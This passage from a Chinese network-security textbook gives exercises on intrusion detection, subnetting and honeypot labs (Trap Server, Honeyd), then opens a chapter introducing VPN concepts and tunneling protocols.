


图 6-3　基于网络的入侵检测系统的基本结构

A. 数据包捕获模块、网络协议分析模块、攻击特征库

B. 网络协议分析模块、数据包捕获模块、攻击特征库

C. 攻击特征库、网络协议分析模块、数据包捕获模块

D. 攻击特征库、数据包捕获模块、网络协议分析模块

(16) 下列关于入侵检测系统探测器获取网络流量的方法中错误的是(　　)。

A. 利用交换设备的镜像功能　　B. 在网络链路中串接一台分路器

C. 在网络链路中串接一台集线器　　D. 在网络链路中串接一台交换机

(17) 以下关于基于网络的入侵检测系统的优点的描述不正确的是(　　)。

A. 可以提供实时的网络行为检测　　B. 可以同时保护多台网络主机

C. 具有良好的隐蔽性　　D. 检测性能不受硬件条件限制

(18) 以下关于基于网络的入侵检测系统的特点的说明正确的是(　　)。

A. 防入侵欺骗的能力通常比较强　　B. 检测性能不受硬件条件限制

C. 在交换式网络环境中难以配置　　D. 不能处理加密后的数据

3. 网络安全策略设计的重要内容之一是确定当网络安全受到威胁时应采取的应急措施。当发现网络受到非法侵入与攻击时,所能采取的行动方案基本上有两种:保护方式与跟踪方式。请根据对网络安全知识的了解,讨论以下几个问题:

(1) 当网络受到非法侵入与攻击时,网络采用保护方式时应该采取哪两个主要的应急措施?

(2) 什么情况适应于采用保护方式(试举出 3 种情况)?

(3) 当网络受到非法侵入与攻击时,网络采用跟踪方式时应该采取哪两个主要的应急措施?

(4) 什么情况适应于采用跟踪方式(试举出 3 种情况)?

4. 网络安全实例分析。

(1) 某网络结构如图 6-4 所示,请回答以下有关问题。




图 6-4　网络结构图

① 设备 1 应选用哪种网络设备?

② 若对整个网络实施保护,防火墙应加在图 6-4 中位置 1～位置 3 的哪个位置上?

③ 如果采用了入侵检测设备对进出网络的流量进行检测,并且探测器是在交换机 1 上通过端口镜像方式获得流量,下面是通过相关命令显示的镜像设置的信息。

```
Session 1
……
Type                              :Local Session
Source Ports                      :
    Both                          :Gi2/12
Destination Ports                 :Gi2/16
```

请问探测器应该连接在交换机 1 的哪个端口上？除了流量镜像方式外，还可以采用什么方式来部署入侵检测探测器？

④ 使用 IP 地址 202.113.10.128/25 划分 4 个相同大小的子网，每个子网中能够容纳 30 台主机，请写出子网掩码、各个子网网络地址及可用的 IP 地址段。

(2) 某网络结构如图 6-5 所示，请回答以下有关问题。




图 6-5　网络结构图

① 使用 192.168.1.192/26 划分 3 个子网，其中第一个子网能容纳 25 台主机，另外两个子网分别能容纳 10 台主机，请写出子网掩码、各子网网络地址及可用的 IP 地址段。(注：请按子网序号顺序分配网络地址。)

② 如果该网络使用上述地址，边界路由器上应该具有什么功能？如果为了保证外网能够访问到该网络内的服务器，那么边界路由器应该对网络中服务器的地址进行什么样的处理？

③ 采用一种设备能够对该网络提供如下的保护措施：数据包进入网络时将被过滤检测，并确定此包是否包含威胁网络安全的特征。如果检测到一个恶意的数据包时，系统不但发出警报，还将采取响应措施(如丢弃含有攻击性的数据包或阻断连接)阻断攻击。请写出这种设备的名称。这种设备应该部署在图中的位置 1～位置 3 的哪个位置上？

④ 如果该网络采用 Windows 2003 域用户管理功能来实现网络资源的访问控制，那么域用户信息存在区域控制器的哪个部分？

5. 入侵检测的作用是什么？入侵检测系统与防火墙有什么区别？试分析两者在防止端口扫描方法上的异同。

6. 入侵检测的原理是什么？常用的入侵检测技术有哪两种？使用不同检测方法的入侵检测系统主要会在哪个模块上有差别？

7. 设计蜜罐，若必要则画出拓扑。

例如，以系统管理员身份设计一段后台程序（或者一个小程序），故意开放 Windows（或 Linux）下的服务（如 Telnet、FTP），当有人通过 20、23 端口进入系统，并且执行了一些操作，程序能够记录这些登录者曾经做过什么破坏的手段，执行过什么命令；当有人通过 Telnet、FTP 端口登录进入的时候，程序能够自动报警，以便引起系统管理员的注意。

(1) 写出实验思路。

(2) 写出实验过程（实验可以使用相关工具软件，也可以自行编写脚本可程序），包括系统方案、实现原理、软件流程、系统测试方案、测试数据、结果分析、实现功能、源代码和程序清单（如果有）等。

(3) 写出实验体会。

8. Windows 蜜罐配置实验。通过 Windows 下的 Trap Server. exe 软件，熟悉 Windows 下的蜜罐技术。此软件是一个适用于 Windows 系统的蜜罐，可以模拟很多不同的服务器，例如 Apache HTTP Server、Microsoft IIS 等。蜜罐运行时就会开放一个伪装的 Web 服务器，虚拟服务器将对这个服务器的访问情况进行监视，并把所有对该服务的访问记录下来，包括 IP 地址、访问的文件等。通过这些日志可对黑客的入侵行为进行简单分析。

实验要求：

(1) 掌握安装 Trap Server。

(2) 通过相关配置，按照实验步骤写一份完整的实验报告（要求有截图）。

(3) 写出实验体会。

9. Linux 蜜罐配置实验。通过 Linux 下的 Honeyd 软件熟悉蜜罐技术。

实验环境：

硬件：局域网内联网的两台主机，其中一台为 Linux 操作系统主机，用作安装蜜罐；另一台为 Windows 主机，对蜜罐进行扫描。

软件：libdnet-1. 10. tar. gz，libevent-1. 1a. tar. gz，libpcap-0. 9. 3. tar. gz，honeyd-1. 0. tar. gz（Honeyd 源代码包），honeyd_kit-1. 0c-a. tar. gz（Honeyd 快速安装包），Superscan，Flashfxp（或其他 FTP 客户端软件）。

注意：Windows 主机的默认网关要改为本机地址。而且每个学生虚拟的网段不要重叠，可以通过修改 start-arpd 和 start-honeyd 来实现。

实验步骤：

(1) 安装 Honeyd（推荐使用快速安装包）。

(2) 配置和运行 Honeyd。

(3) 测试 Honeyd。

① 测试活动主机，IP 地址为 192. 168. 1. 100～192. 168. 1. 253（蜜罐虚拟地址）。使用 Nmap 扫描该网段，检测主机是否活动。

② 使用 Nmap 检测该网段主机的开放端口。

③ 测试蜜罐的虚拟 Web 服务（在浏览器中输入 http://192. 168. 1. 100）。

④ 测试蜜罐的虚拟 FTP 服务（运行 Flashfxp，登录 192. 168. 1. 100）。

(4) Honeyd 虚拟服务脚本。

(5) Honeyd 日志文件。

实验要求：

(1) 掌握快速安装方法，能够熟练安装 Honeyd。尝试采用手动方法安装。

(2) 通过安装和配置 Honeyd，按照实验步骤写一份完整的实验报告(要求有截图)。

(3) 尝试手动安装 Honeyd，一切路径都按照默认方式。

(4) 写出实验体会。

第7章　VPN技术

VPN(虚拟专用网)提供数据的安全、可靠的传输,是一种重要的信息安全技术。本章介绍VPN技术,包括相关加密算法简介。

7.1　基本概念

虚拟专用网(Virtual Private Network,VPN)被定义为通过一个公用网络(通常是因特网)建立一个临时的、安全的连接,就好比是架设了一条专线,但是它并不需要真正地铺设光缆之类的物理线路。在虚拟专用网中,任意两个节点之间的连接并没有传统专网所需的端到端的物理链路,而是利用公用网的资源动态组成的。“虚拟”的意思主要是指这种网络并非真实存在,而是一种逻辑上的网络。

VPN的优势还在于它可以很好地利用当前既有的Internet线路资源,不再受地域的限制。对于用户而言,VPN的工作方式是完全透明的,并保证数据的安全传输。实现VPN通信的方式有多种,常见的有IPSec VPN、PPTP VPN、SSL VPN等。

VPN的主要目的是保护从信道的一端到另一端传输的信息流。除信道的两端以外,VPN不提供任何的数据保护。

VPN至少应包括以下基本功能:

(1) 加密数据。保证通过公网传输的信息即使被他人截获也不会泄露。

(2) 信息验证和身份识别。保证信息的完整性、合理性,并能鉴别用户的身份。

(3) 提供访问控制。不同的用户有不同的访问权限。

(4) 地址管理。为用户分配专用网络上的地址并确保地址的安全性。

(5) 密钥管理。生成并更新客户端和服务器的加密密钥。

(6) 多协议支持。支持公共网络上普遍使用的基本协议,包括IP、IPX等。

VPN有如下特性:

(1) 安全性:隧道、加密、密钥管理、数据包认证、用户认证、访问控制。

(2) 可靠性:硬件、软件、基础网络的可靠性。

(3) 可管理性:记账、审核、日志的管理,是否支持集中的安全控制策略。

(4) 可扩展性:成本的可扩展性,如使用令牌卡,并可考虑采用硬件加速加解密速度。

(5) 可用性:系统对应用透明,对终端用户来说使用方便。

(6) 互操作性:采用标准协议,与其他供应商的设备能互通。

(7) 服务质量(QoS):通过Internet连接的VPN服务质量很大程度上取决于Internet的状况。

(8) 多协议支持。

7.2　VPN 协 议

7.2.1　VPN 安全技术

VPN 主要采用以下 4 项技术来保证安全，其中隧道技术是 VPN 的基本技术。

(1) 隧道技术，是指包括数据封装，传输和解包在内的全过程。

(2) 加解密技术。

(3) 密钥管理技术。

(4) 用户与设备身份认证技术。

7.2.2　VPN 的隧道协议

采用隧道技术可以模仿点对点连接技术（如图 7-1 中的虚线所示），依靠 Internet 服务提供商（ISP）和其他的网络服务提供商（NSP）在公用网中建立自己专用的隧道，让数据包通过这条隧道安全传输。对于不同的信息来源，可分别给它们开出不同的隧道。




图 7-1　VPN 隧道

隧道是一种利用公网设施，在一个网络之中的“网络”上传输数据的方法。隧道协议利用附加的报头封装帧，附加的报头提供了路由信息，因此封装后的包能够通过中间的公网。封装后的包所途经的公网的逻辑路径称为隧道。一旦封装的帧到达了公网上的目的地，帧就会被解除封装并被继续送到最终目的地。

隧道本身是封装数据经过的逻辑数据路径，对原始的源和目的端，隧道是不可见的，而只能看到网络路径中的点对点连接。连接双方并不关心隧道起点和终点之间的任何路由器、交换机、代理服务器或其他安全网关。

隧道包括以下基本要素：

(1) 隧道开通器（TI）。

(2) 有路由能力的公用网络。

(3) 一个或多个隧道终止器（TT）。

(4) 必要时增加一个隧道交换机以增加灵活性。

隧道可以通过隧道协议来实现。根据是在 OSI 模型的第二层还是第三层实现隧道，隧道协议分为第二层隧道协议和第三层隧道协议。在网络层实现数据封装的协议称第三层隧道协议，IPSec 就属于这种协议类型；在数据链路层实现数据封装的协议称第二层隧道协议，常用的有 PPTP、L2TP 等。

1. 第二层隧道协议

第二层隧道协议是将整个 PPP 帧封装在内部隧道中。现有的第二层隧道协议有以下

几种。

(1) PPTP(Point-to-Point Tunneling Protocol)：该协议支持点到点协议(PPP)在IP网络上的隧道封装，PPTP作为一个呼叫控制和管理协议，使用一种增强的GRE(Generic Routing Encapsulation，通用路由封装)技术为传输的PPP报文提供流控和拥塞控制的封装服务。

PPTP协议允许对IP、IPX或NetBEUI数据流进行加密，然后封装在IP包头中通过企业IP网络或公共网络发送。如果有防火墙或使用了地址转换，PPTP可能无法工作。因为IKE(Internet Key Exchange，因特网密钥交换)协商中所携带的IP地址不允许被NAT改变，对地址的任何修改都会导致完整性检查失效。

(2) L2TP(Layer 2 Tunneling Protocol)：L2TP既可用于实现拨号VPN业务，也可用于实现专线VPN业务。

L2TP协议允许对IP、IPX或NetBEUI数据流进行加密，然后通过支持点对点数据报传递的任意网络发送，如IP、X.25、帧中继或ATM。

PPTP和L2TP集成在Windows中，所以较常用。

2. 第三层隧道协议

第三层隧道协议的起点与终点均在ISP内，PPP会话终止在网络访问服务器(NAS)处，隧道内只携带第三层报文。现有的第三层隧道协议主要有以下几种。

(1) GRE(Generic Routing Encapsulation)协议：这是通用路由封装协议，是NAS用于实现任意一种网络层协议在另一种网络层协议上的封装。

(2) IPSec(IP Security)协议：IPSec协议不是一个单独的协议，它给出了IP网络上数据安全的一整套体系结构，包括AH(Authentication Header)、ESP(Encapsulating Security Payload)、IKE(Internet Key Exchange)等协议。IPSec隧道模式允许对IP负载数据进行加密，然后封装在IP包头中通过企业IP网络或公共IP网络(如Internet)发送。

GRE和IPSec主要用于实现专线VPN业务。

7.2.3 VPN的类型

VPN的分类方法比较多，实际使用中，需要通过客户端与服务器端的交互实现认证与隧道建立。基于二层、三层的VPN都需要安装专门的客户端系统(硬件或软件)以完成VPN相关的工作。

一个VPN解决方案不仅仅是一个经过加密的隧道，它包含访问控制、认证、加密、隧道传输、路由选择、过滤、高可用性、服务质量以及管理。

1. 按VPN的应用方式分类

VPN从应用的方式上分为两种基本类型：拨号VPN与专用VPN。

拨号VPN又分为两种：在用户PC上或在服务提供商的NAS上。

专用VPN有多种形式。IP VPN的发展促使骨干网建立VPN解决方案，形成了基于MPLS(Multi-Protocol Label Switching，多协议标签交换)的IP VPN技术。MPLS VPN的优点是全网统一管理的能力很强，由于MPLS VPN是基于网络的，全部的VPN网络配置和VPN策略配置都在网络端完成，可以大大降低管理维护的开销。

2. 按 VPN 的应用平台分类

VPN 的应用平台分为 3 类：软件平台、专用硬件平台及辅助硬件平台。

(1) 软件平台 VPN。当对数据连接速率要求不高，对性能和安全性需求不强时，可以利用一些软件公司所提供的完全基于软件的 VPN 产品来实现简单的 VPN 功能。

(2) 专用硬件平台 VPN。使用专用硬件平台的 VPN 设备可以满足企业和个人用户对提高数据安全及通信性能的需求，尤其是从通信性能的角度来看，专用的硬件平台可以实现数据加密及数据乱码等对 CPU 处理能力需求很高的功能。

(3) 辅助硬件平台 VPN。这类 VPN 介于软件平台和指定硬件平台之间，主要是指以现有网络设备为基础，再增添适当的 VPN 软件以实现 VPN 的功能。

3. 按 VPN 的协议分类

VPN 协议主要是指构建 VPN 的隧道协议。VPN 的隧道协议可分为第二层隧道协议、第三层隧道协议。第二层隧道协议最典型的有 PPTP、L2TP 等，第三层隧道协议有 GRE、IPSec 等。

第二层隧道和第三层隧道的本质区别在于，在隧道里传输的用户数据包是被封装在哪一层的数据包中。第二层隧道协议和第三层隧道协议通常分别使用，合理地运用两层协议可取得更好的安全性。

4. 按 VPN 的服务类型分类

根据服务类型，VPN 业务按用户需求定义以下 3 种：企业内部虚拟网(Internet VPN)、远程访问虚拟网(Access VPN)与企业扩展虚拟网(Extranet VPN)。

(1) 企业内部虚拟网(Intranet VPN)。即企业的总部与分支机构间通过公网构筑的虚拟网。这种类型的连接带来的风险最小，因为公司通常认为他们的分支机构是可信的，并将它作为公司网络的扩展。内部网 VPN 的安全性取决于两个 VPN 服务器之间加密和验证的方法，如图 7-2 所示。

